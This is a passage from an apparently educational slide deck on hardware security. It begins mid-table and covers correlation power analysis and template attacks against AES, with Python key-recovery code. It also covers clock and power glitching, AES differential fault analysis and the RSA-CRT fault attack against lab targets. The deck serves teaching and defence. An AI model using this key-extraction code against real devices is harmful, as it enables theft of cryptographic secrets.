    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16)
```

CPA—example1(manual CAP AES) cont'd

- Performing the check

```
for bnum in tqdm(range(0, 16), desc='Attacking subkeys'):
    cpaoutput = [0] * 256
    maxcpa = [0] * 256
    for kguess in range(0, 256):

        # Initialize arrays &amp; variables to zero
        sumnum = np.zeros(numpoint)
        sumden1 = np.zeros(numpoint)
        sumden2 = np.zeros(numpoint)

        hyp = np.zeros(numtraces)
        for tnum in range(0, numtraces):
            hyp[tnum] = HW[intermediate(pt[tnum][bnum], kguess)]

        # Mean of hypothesis
        meanh = np.mean(hyp, dtype=np.float64)

        # Mean of all points in trace
        meant = np.mean(trace_array, axis=0, dtype=np.float64)

        # For each trace, do the following
        for tnum in range(0, numtraces):
            hdiff = (hyp[tnum] - meanh)
            tdiff = trace_array[tnum, :] - meant

            sumnum = sumnum + (hdiff * tdiff)
            sumden1 = sumden1 + hdiff * hdiff
            sumden2 = sumden2 + tdiff * tdiff

        cpaoutput[kguess] = sumnum / np.sqrt(sumden1 * sumden2)
        maxcpa[kguess] = max(abs(cpaoutput[kguess]))

    bestguess[bnum] = np.argmax(maxcpa)
    cparefs[bnum] = np.argsort(maxcpa)[::-1]
```

16 subkeys attacking

guessed key: 0~255

same text with previous trace

$\boxed{(h_{d,i} - \bar{h}_i)}$

$(t_{d,j} - \bar{t}_j)$

$\sum_{d=1}^{D}[(h_{d,i} - \bar{h}_i)(t_{d,j} - \bar{t}_j)]$

$\sum_{d=1}^{D}(h_{d,i} - \bar{h}_i)^2$

$\sum_{d=1}^{D}(t_{d,j} - \bar{t}_j)^2$

$$r_{i,j} = \frac{\sum_{d=1}^{D}[(h_{d,i} - \bar{h}_i)(t_{d,j} - \bar{t}_j)]}{\sqrt{\sum_{d=1}^{D}(h_{d,i} - \bar{h}_i)^2 \sum_{d=1}^{D}(t_{d,j} - \bar{t}_j)^2}}$$

find highest value


刘维峰(sawyer)，liuweifeng168@126.com

CPA—example2(resynchronizing jittery AES Power traces)

- Add some random delay before encrypting. This is a countermeasure for CPA.
- The traces are not aligned. How to fix that? Figure out a very unique area, like **A** in the picture.
  - A window with the "unique" area defined.
  - How far we will shift the window to search for the best match.
- Then, attack like CAP-example1.

```
uint8_t get_pt(uint8_t* pt)
{
    trigger_high();
        for(volatile uint8_t k = 0; k < (*pt & 0x0F); k++);
    aes_indep_enc(pt); /* encrypting the data block */
    trigger_low();
    simpleserial_put('r', 16, pt);
    return 0x00;
}
```

random delay



刘维峰(sawyer)，liuweifeng168@126.com

Template Attack—definition

- Template attacks are a powerful type of side-channel attack. These attacks are a subset of profiling attacks, where an attacker creates a “profile” of a sensitive device and applies this profile to quickly find a victim’s secret key.
- To perform a template attack, the attacker must have access to another copy of the protected device that they can fully control.
- To create the template, this may take dozens of thousands of power traces.
- A very small number of traces from the victim to complete the attack.

刘维峰(sawyer)，liuweifeng168@126.com

Template Attack—steps

- Using a copy of the protected device, record a large number of power traces using many different inputs(plaintexts and keys).
- Create a template of device's operation. This template notes a few "points of interest" in the power traces and a multivariate distribution of the power traces at each point.
- On the victim device, record a small number of power traces. Use multiple plaintexts.(we have no control over the secret key, which is fixed.)
- Apply the template to attack traces. For each subkey, track which value is most likely to the correct subkey. Continue until the key has been recovered.

刘维峰(sawyer)，liuweifeng168@126.com

Template Attack—example

- Capture and find POI(Points of interest)
  - Capture traces on device fully controlled(Random Key, Random Text, 6000 traces)
  - Separate each trace into a different group according to the resulting hamming weights.
  - Find averages.
  - Find sum of differences
  - Find POI(Points of interest)

```
ktp.fixed_key = False #RANDOM KEY in addition to RANDOM TEXT

N = 6000  # Number of traces
for i in tnrange(N, desc='Capturing traces'):
    key, text = ktp.next()
    trace = cw.capture_trace(scope, target, text, key)
    if trace is None:
        continue
    project.traces.append(trace)
```

HammingWeight=text[0] ^key[0] every trace, just work for Key(

```
for i in range(len(project_template.traces)):
    HW = tempHW[i]
    tempTracesHW[HW].append(project_template.waves[i])
```

```
tempMeans = np.zeros((9, len(project_template.waves[0])))
for i in range(9):
    tempMeans[i] = np.average(tempTracesHW[i], 0)
```

all of the pairs of traces, subtract them, and add them to the sum of differences

```
# 4: Find sum of differences
tempSumDiff = np.zeros(len(project_template.waves[0]))
for i in range(9):
    for j in range(i):
        tempSumDiff += np.abs(tempMeans[i] - tempMeans[j])

hv.Curve(tempSumDiff).opts(height=600, width=600)
```

```
# 5: Find POIs
POIs = []
numPOIs = 5
POIspacing = 5
for i in range(numPOIs):
    # Find the max
    nextPOI = tempSumDiff.argmax()
    POIs.append(nextPOI)

    # Make sure we don't pick a nearby value
    poiMin = max(0, nextPOI - POIspacing)
    poiMax = min(nextPOI + POIspacing, len(tempSumDiff))
    for j in range(poiMin, poiMax):
        tempSumDiff[j] = 0

print (POIs)
[1174, 1165, 2522, 2650, 2502]
```

get 5 POIs

output

Template Attack—example, cont'd

- Generate a Template
  - Build multivariate distributions at each point(POI) for each Hamming weight.
  - A mean matrix(1 x numPOIs) which stores the mean at each POI.
  - A covariance matrix(numPOIs x numPOIs) which stores the variances and covariances between each of the POIs.

```
# 6: Fill up mean and covariance matrix for each HW
meanMatrix = np.zeros((9, numPOIs))
covMatrix  = np.zeros((9, numPOIs, numPOIs))
for HW in range(9):
    for i in range(numPOIs):
        # Fill in mean
        meanMatrix[HW][i] = tempMeans[HW][POIs[i]]
        for j in range(numPOIs):
            x = tempTracesHW[HW][:,POIs[i]]
            y = tempTracesHW[HW][:,POIs[j]]
            covMatrix[HW,i,j] = cov(x, y)
```

A mean matrix

```
def cov(x, y):
    # Find the covariance between two 1D lists (x and y).
    # Note that var(x) = cov(x, x)
    return np.cov(x, y)[0][1]
```

Template Attack—example, cont'd

- Applying the Template
  - Capture traces on victim device.
  - Build a multivariate_normal object using the relevant mean and covariance matrices.
  - Calculate the log of the PDF and add it to the running total.
  - Find the highest value of P_k

```python
N = 20  # Number of traces
for i in tnrange(N, desc='Capturing traces'):
    key, text = ktp.next()
    trace = cw.capture_trace(scope, target, text, key)
    if trace is None:
        continue
    project.traces.append(trace)
```

key is fixed.


```python
from scipy.stats import multivariate_normal
# 2: Attack
# Running total of log P_k
P_k = np.zeros(256)
for j in range(len(project_validate.traces)):
    # Grab key points and put them in a small matrix
    a = [project_validate.waves[j][POIs[i]] for i in range(len(POIs))]

    # Test each key
    for k in range(256):
        # Find HW coming out of sbox
        HW = hw[sbox[project_validate.textins[j][target_byte] ^ k]]

        # Find p_{k,j}
        rv = multivariate_normal(meanMatrix[HW], covMatrix[HW])
        p_kj = rv.logpdf(a)

        # Add it to running total
        P_k[k] += p_kj

    # Print our top 5 results so far
    # Best match on the right
    print(" ".join(["%02x"%j for j in P_k.argsort()[-5:]]))

guess = P_k.argsort()[-1]
print(hex(guess))
```

find the max value

Note: we just attack one byte for the key.

Fault Attack – clock Glitch


- Background
  - Most MCUs have pipeline to speed up the execution process.
  - Modify the clock, the system doesn't have enough time to perform an instruction.




刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – clock Glitch, cont'd

- Glitch Hardware
  - The generation of glitches is done with two variable phase shift modules.
  - Input clock and Glitch XRO, the glitches can be inserted continuously.





刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – clock Glitch, cont’d


- Example
  - Code. When MCU enters an infinite loop, insert glitch on clock. UART will output “1234” after attacking successfully.

```
//External trigger logic
trigger_high();
trigger_low();

//Should be an infinite loop
while(a != 2){
;
}
uart_puts("1234");
```

Attack here

Fault Attack – Power Glitch


- Background
  - Insert glitch on voltage of device.
  - Can cause a failure to correctly read a memory or havoc with the proper functioning.




刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – Power Glitch, cont'd

- Hardware
  - A MOSFET to short the power line to GND at specific instances.
  - Use high-speed/CMOS analog switch(e.g MAX4619) to generate glitch.





刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – Power Glitch, cont'd

- Example
  - During normal operation, UART will output "40000 200 200 $k". The numbers are incorrect, when inserting VCC glitch.

```
void glitch_infinite(void)
{
    char str[64];
    unsigned int k = 0;
    //Declared volatile to avoid optimizing away loop.
    //This also adds lots of SRAM access
    volatile uint16_t i, j;
    volatile uint32_t cnt;
    while(1){
        cnt = 0;
        trigger_high();
        trigger_low();
        for(i=0; i<200; i++){
            for(j=0; j<200; j++){
                cnt++;
            }
        }
        sprintf(str, "%lu %d %d %d\n", cnt, i, j, k++);
        uart_puts(str);
    }
}
```

Add power glitch

Fault Attack – Buffer Glitch

- Background
  - Occur this when more data is put into a fixed-length buffer than the buffer can handle.
  - Do this by well-timed clock or power glitch.
  - Usually result a system crash, or create the opportunity for an attacker to run arbitrary code or manipulate the coding errors

刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – Buffer Glitch, cont'd

- Example
  - The code is compiled, then check the ARM disassembly.
  - The check is whether i == ascii_idx.
  - Insert power or clock glitch, skip the check.
  - Note: for a small number of repetitions, size-speed tradeoff is skewed towards the latter(Wikipedia page on loop unrolling).

```
if(state == RESPOND)
{
    // Send the ascii buffer back
    trigger_high();

    int i;
    for(i = 0; i < ascii_idx; i++)
    {
        putch(ascii_buffer[i]);
    }
    trigger_low();
    state = IDLE;
}
```

attack here

```
8000268:    5d28        ldrb    r0, [r5, r4]
800026a:    3401        adds    r4, #1
800026c:    f000 f8f2   bl      8000454 <putch>
8000270:    2c08        cmp     r4, #8
8000272:    d1f9        bne.n   8000268 <main+0x64>
```

```
for (int i = 0; i < 3; i++)
    do_something();
```

```
do_something();
do_something();
do_something();
```

compiled

刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – Buffer Glitch, cont'd

- Buffer overrun check
  - Insert a guard carriable onto the stack frame for each vulnerable function
  - Tools chains support this function.
    - ***MCUXpresso IDE:*** https://mcuoneclipse.com/2019/09/28/stack-canaries-with-gcc-checking-for-stack-overflow-at-runtime/
    - ***Keil:*** http://www.keil.com/support/man/docs/armcc/armcc_chr1359124940593.htm
    - ***IAR*** : https://www.iar.com/support/resources/articles/stack-protection-in-iar-embedded-workbench-for-arm/

  - Note: this is not a 100% check, because it relies on if the program/attacker writes to a memory address on the program's call stack outside of the intended data structure.

Fault Attack – AES Differential Fault Analysis(DFA) Attacks

- Introduction
  - The basis of attack is that one byte of the state needs to be corrupted somewhere between the two last ***MixColumns*** operations, which take place in the last 3 rounds.
  - In this situation, the fault will be propagated to exactly 4 bytes of the output.

刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – AES Differential Fault Analysis(DFA) Attacks

- Introduction
  - fault the first byte just before the last *MixColumns* operation

MixColumns

AddRoundKey K_9

SubBytes

ShiftRows

AddRoundKey K_{10}

$$\begin{pmatrix} A & E & I & M \\ B & F & J & N \\ C & G & K & O \\ D & H & L & P \end{pmatrix} \text{ and } \begin{pmatrix} X & E & I & M \\ B & F & J & N \\ C & G & K & O \\ D & H & L & P \end{pmatrix}$$

MixColumns

$$\begin{pmatrix} 2A+3B+C+D & \cdots & \cdots & \cdots \\ A+2B+3C+D & \cdots & \cdots & \cdots \\ A+B+2C+3D & \cdots & \cdots & \cdots \\ 3A+B+C+2D & \cdots & \cdots & \cdots \end{pmatrix} \text{ and } \begin{pmatrix} 2X+3B+C+D & \cdots & \cdots & \cdots \\ X+2B+3C+D & \cdots & \cdots & \cdots \\ X+B+2C+3D & \cdots & \cdots & \cdots \\ 3X+B+C+2D & \cdots & \cdots & \cdots \end{pmatrix}$$

AddRoundKey K_9

$$\begin{pmatrix} 2A+3B+C+D+K_{9,0} & \cdots & \cdots & \cdots \\ A+2B+3C+D+K_{9,1} & \cdots & \cdots & \cdots \\ A+B+2C+3D+K_{9,2} & \cdots & \cdots & \cdots \\ 3A+B+C+2D+K_{9,3} & \cdots & \cdots & \cdots \end{pmatrix} \text{ and } \begin{pmatrix} 2X+3B+C+D+K_{9,0} & \cdots & \cdots & \cdots \\ X+2B+3C+D+K_{9,1} & \cdots & \cdots & \cdots \\ X+B+2C+3D+K_{9,2} & \cdots & \cdots & \cdots \\ 3X+B+C+2D+K_{9,3} & \cdots & \cdots & \cdots \end{pmatrix}$$

SubBytes

$$\begin{pmatrix} S(2A+3B+C+D+K_{9,0}) & \cdots & \cdots & \cdots \\ S(A+2B+3C+D+K_{9,1}) & \cdots & \cdots & \cdots \\ S(A+B+2C+3D+K_{9,2}) & \cdots & \cdots & \cdots \\ S(3A+B+C+2D+K_{9,3}) & \cdots & \cdots & \cdots \end{pmatrix} \text{ and } \begin{pmatrix} S(2X+3B+C+D+K_{9,0}) & \cdots & \cdots & \cdots \\ S(X+2B+3C+D+K_{9,1}) & \cdots & \cdots & \cdots \\ S(X+B+2C+3D+K_{9,2}) & \cdots & \cdots & \cdots \\ S(3X+B+C+2D+K_{9,3}) & \cdots & \cdots & \cdots \end{pmatrix}$$

ShiftRows

$$\begin{pmatrix} S(2A+3B+C+D+K_{9,0}) & \cdots & \cdots & \cdots \\ \cdots & \cdots & \cdots & S(A+2B+3C+D+K_{9,1}) \\ \cdots & \cdots & S(A+B+2C+3D+K_{9,2}) & \cdots \\ \cdots & S(3A+B+C+2D+K_{9,3}) & \cdots & \cdots \end{pmatrix} \text{ and } \begin{pmatrix} S(2X+3B+C+D+K_{9,0}) & \cdots & \cdots & \cdots \\ \cdots & \cdots & \cdots & S(X+2B+3C+D+K_{9,1}) \\ \cdots & \cdots & S(X+B+2C+3D+K_{9,2}) & \cdots \\ \cdots & S(3X+B+C+2D+K_{9,3}) & \cdots & \cdots \end{pmatrix}$$

AddRoundKey K_{10}

$$\begin{pmatrix} S(2A+3B+C+D+K_{9,0})+K_{10,0} & \cdots & \cdots & \cdots \\ \cdots & \cdots & \cdots & S(A+2B+3C+D+K_{9,1})+K_{10,13} \\ \cdots & \cdots & S(A+B+2C+3D+K_{9,2})+K_{10,10} & \cdots \\ \cdots & S(3A+B+C+2D+K_{9,3})+K_{10,7} & \cdots & \cdots \end{pmatrix} \text{ and } \begin{pmatrix} S(2X+3B+C+D+K_{9,0})+K_{10,0} & \cdots & \cdots & \cdots \\ \cdots & \cdots & \cdots & S(X+2B+3C+D+K_{9,1})+K_{10,13} \\ \cdots & \cdots & S(X+B+2C+3D+K_{9,2})+K_{10,10} & \cdots \\ \cdots & S(3X+B+C+2D+K_{9,3})+K_{10,7} & \cdots & \cdots \end{pmatrix}$$

刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – AES Differential Fault Analysis(DFA) Attacks

- Introduction
  - the following equations for the normal and faulty cases.

$$O_0 = S(2A + 3B + C + D + K_{9,0}) + K_{10,0}$$
$$O'_0 = S(2X + 3B + C + D + K_{9,0}) + K_{10,0}$$

XOR

$$O_0 + O'_0 = S(2A + 3B + C + D + K_{9,0}) + K_{10,0} + S(2X + 3B + C + D + K_{9,0}) + K_{10,0}$$
$$O_0 + O'_0 = S(2A + 3B + C + D + K_{9,0}) + S(2X + 3B + C + D + K_{9,0})$$
$$O_0 + O'_0 = S(2A + 3B + C + D + K_{9,0}) + S(2X + \mathbf{2A + 2A} + 3B + C + D + K_{9,0})$$

$$Y_0 = 2A + 3B + C + D + K_{9,0}$$
$$Z = A + X$$

$$O_0 + O'_0 = S(Y_0) + S(2Z + Y_0)$$

Similar equations

$$O_7 + O'_7 = S(Y_1) + S(3Z + Y_1)$$
$$O_{10} + O'_{10} = S(Y_2) + S(Z + Y_2)$$
$$O_{13} + O'_{13} = S(Y_3) + S(Z + Y_3)$$

$$Y_1 = 3A + B + C + 2D + K_{9,3}$$
$$Y_2 = A + B + 2C + 3D + K_{9,2}$$
$$Y_3 = A + 2B + 3C + D + K_{9,1}$$

Only some values of **Z** can satisfy simultaneously these equations and, for each candidate value

$$O_0 = S(Y_0) + K_{10,0}$$
$$O_7 = S(Y_1) + K_{10,7}$$
$$O_{10} = S(Y_2) + K_{10,10}$$
$$O_{13} = S(Y_3) + K_{10,13}$$

possible candidates for K10,0, K10,7, K10,10, K10,13

8 faults(2 per 4 bytes columns)

last round key

Fault Attack – AES Differential Fault Analysis(DFA) Attacks

- Example(AES-128, clock glicthing)
  - Attack the 8th or 9th round.
  - Collecting faulty outputs.
  - Cryptanalysis of the faulty outputs using phoenixAES. And get last round key.
  - Revert the AES keyscheduling and reveal the actual AES key.

刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – RSA Fault Attack

- RSA-CRT system

primes p and q, N = pq

$n = pq$ and $\phi = (p-1)(q-1)$.

$ed \equiv 1 \bmod \phi$

$$i_q = q^{-1} \bmod p$$
$$d_q = e^{-1} \bmod (q-1)$$
$$d_p = e^{-1} \bmod (p-1)$$

Input: message m, key (p, q, d_p, d_q, i_q)

Output: signature $m^d \in \mathbb{Z}_N$ = S

$S_p = m^{d_p} \bmod p$

$S_q = m^{d_q} \bmod q$

$S = S_q + q \cdot (i_q \cdot (S_p - S_q) \bmod p)$

return (S)

Fault Attack – RSA Fault Attack

- RSA-CRT fault attack

A fault happens in one of the equations mod $\boldsymbol{p}$ or $\boldsymbol{q}$. $\boldsymbol{P}$ divides this value, but $\boldsymbol{q}$ does not divide this value. This means that $\tilde{\boldsymbol{s}}^{\boldsymbol{e}} - \boldsymbol{m}$ is of the form $\boldsymbol{pk}$ with some integer k, $\boldsymbol{gcd}(\tilde{\boldsymbol{s}}^{\boldsymbol{e}} - \boldsymbol{m},\ \boldsymbol{N})$ will give out $\boldsymbol{p}$! $\boldsymbol{q} = {}^{\boldsymbol{N}}/_{\boldsymbol{p}}$!

$$\left.\begin{aligned} s_1 &= m^{d_p} \pmod{p} \\ \widetilde{s_2} &= m^{d_q} \pmod{q} \end{aligned}\right\} \Longrightarrow \widetilde{s} \pmod{pq}$$

$$\begin{cases} \widetilde{s}^e = m \pmod{p} \\ \widetilde{s}^e \neq m \pmod{q} \end{cases} \Longrightarrow \begin{cases} \widetilde{s}^e - m = 0 \pmod{p} \\ \widetilde{s}^e - m \neq 0 \pmod{q} \end{cases} \Longrightarrow \begin{cases} p \mid \widetilde{s}^e - m \\ q \nmid \widetilde{s}^e - m \end{cases}$$

刘维峰(sawyer)，liuweifeng168@126.com

Fault Attack – RSA Fault Attack

- Applying the RSA-CRT attack
  - Insert a glitch
  - Read the signature back
  - Verify that it is correct
  - Extract the PKCS#xx padded hash.
  - $\boldsymbol{p}= \boldsymbol{gcd}(\tilde{\boldsymbol{s}}^{\boldsymbol{e}} - \boldsymbol{m},\ \boldsymbol{N})$
  - $\boldsymbol{q = N \,/\, p}$
